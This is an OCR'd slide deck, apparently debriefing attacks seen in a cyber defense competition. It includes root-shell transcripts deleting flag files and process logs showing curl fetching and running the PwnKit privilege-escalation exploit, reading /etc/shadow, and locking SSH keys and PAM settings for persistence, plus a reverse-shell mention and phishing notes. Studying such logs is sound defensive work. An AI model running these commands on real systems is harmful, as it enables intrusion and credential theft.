
```
sfs  bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  PLATYPUS  proc  root  run  sbin  srv  sys  tmp  usr  var
[root@www /]# cd root
[root@www ~]# ls
anaconda-ks.cfg  krb.tgz  PLATYPUS  team18_www-root.flag
[root@www ~]# rm -f /etc/team18_www-root.flag
[root@www ~]# ls -l /root | grep team18
-rw-r--r--  1 root root   51 Feb 21 09:09 team18_www-root.flag
[root@www ~]# rm -f /etc/team18_www-root.flag
[root@www ~]# rm -f /root/team18_www-root.flag
[root@www ~]# rm -f /etc/team18_www-etc.flag
[root@www ~]# ls -l /root | grep team18
[root@www ~]#
```

Proof:

Forensic discovery of the reverse shell payload at /usr/local/cchc.py.
IDS logs from 2:41 PM documenting the "sudo to ROOT" execution and the successful UID change to root.
Let me know if you need help with any other flags!


Earnback problems (several slides)






Earnback problems (what we want, ideas:)

```
db-11:05:53 AM [user=db uid:1001 e-user:db ip=49.10.235.155 ppid:23430 cwd:/home/db exec:/usr/bin/curl] curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
db-11:05:53 AM [user=db uid:1001 e-user:db ip=49.10.235.155 ppid:23430 cwd:/home/db exec:/bin/chmod] chmod +x ./PwnKit
db-11:05:53 AM [user=db uid:1001 e-user:db ip=49.10.235.155 ppid:23430 cwd:/home/db exec:./PwnKit] ./PwnKit
db-11:05:53 AM [user=(none) uid:1001 e-user:db ip=- ppid:23434 cwd:/home/db exec:/bin/sleep] sleep 1
db-11:05:54 AM [user=(none) uid:1001 e-user:db ip=- ppid:1 cwd:/home/db exec:/bin/rm] rm ./PwnKit
db-11:05:57 AM [user=db uid:1001 e-user:db ip=49.10.235.155 ppid:23413 cwd:/home/db exec:/usr/bin/curl] curl
db-11:06:12 AM [user=cdc uid:1002 e-user:cdc ip=199.100.198.50 ppid:23213 cwd:/home/cdc exec:/bin/su] su db
db-11:06:16 AM [user=db uid:1001 e-user:db ip=49.10.235.155 ppid:23413 cwd:/home/db exec:/usr/bin/curl] curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh
db-11:06:20 AM [user=db uid:1001 e-user:db ip=49.10.235.155 ppid:23413 cwd:/home/db exec:/bin/ls] ls --color=auto
db-11:06:23 AM [user=cdc uid:1002 e-user:cdc ip=199.100.198.50 ppid:23213 cwd:/home/cdc exec:/usr/bin/sudo] sudo cat /etc/shadow
db-11:06:23 AM [user=cdc uid:0 e-user:root ip=199.100.198.50 ppid:23445 cwd:/home/cdc exec:/bin/cat] cat /etc/shadow
```







Earnback problems (what we want, ideas:)

```
"10:15:38 AM [user=(none) uid:0 e-user:root ip=- ppid:1 cwd:/ exec:/usr/sbin/sshd]: /usr/sbin/sshd -D
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.118.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chattr]: chattr +i /etc/shadow
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.118.176.241 ppid:53588 cwd:/home/cdc exec:/bin/mkdir]: mkdir /root/.ssh
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.118.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chattr]: chattr -i /root/.ssh/authorized_keys
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.118.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chmod]: chmod 700 /root/.ssh
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.118.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chmod]: chmod 600 /root/.ssh/authorized_keys
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.118.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chattr]: chattr +i /root/.ssh/authorized_keys
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.118.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chattr]: chattr +i /etc/ssh/sshd_config.d/custom.conf
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.118.176.241 ppid:53588 cwd:/home/cdc exec:/bin/chattr]: chattr +i /etc/pam.d/common-auth
"10:15:38 AM [user=cdc uid:0 e-user:root ip=12.118.176.241 ppid:53588 cwd:/home/cdc exec:/bin/tar]: tar -czvf /root/krb.tgz /tmp/krb*
"10:15:38 AM [user=(none) uid:0 e-user:root ip=- ppid:53643 cwd:/home/cdc exec:/bin/sh]: /bin/sh -c gzip
"10:15:38 AM [user=(none) uid:0 e-user:root ip=- ppid:53643 cwd:/home/cdc exec:/bin/gzip]: gzip
```

Phishing page - gave console access/iScore/vCenter





Phishing page - gave console access/iScore/vCenter

Phishing page - gave console access/iScore/vCenter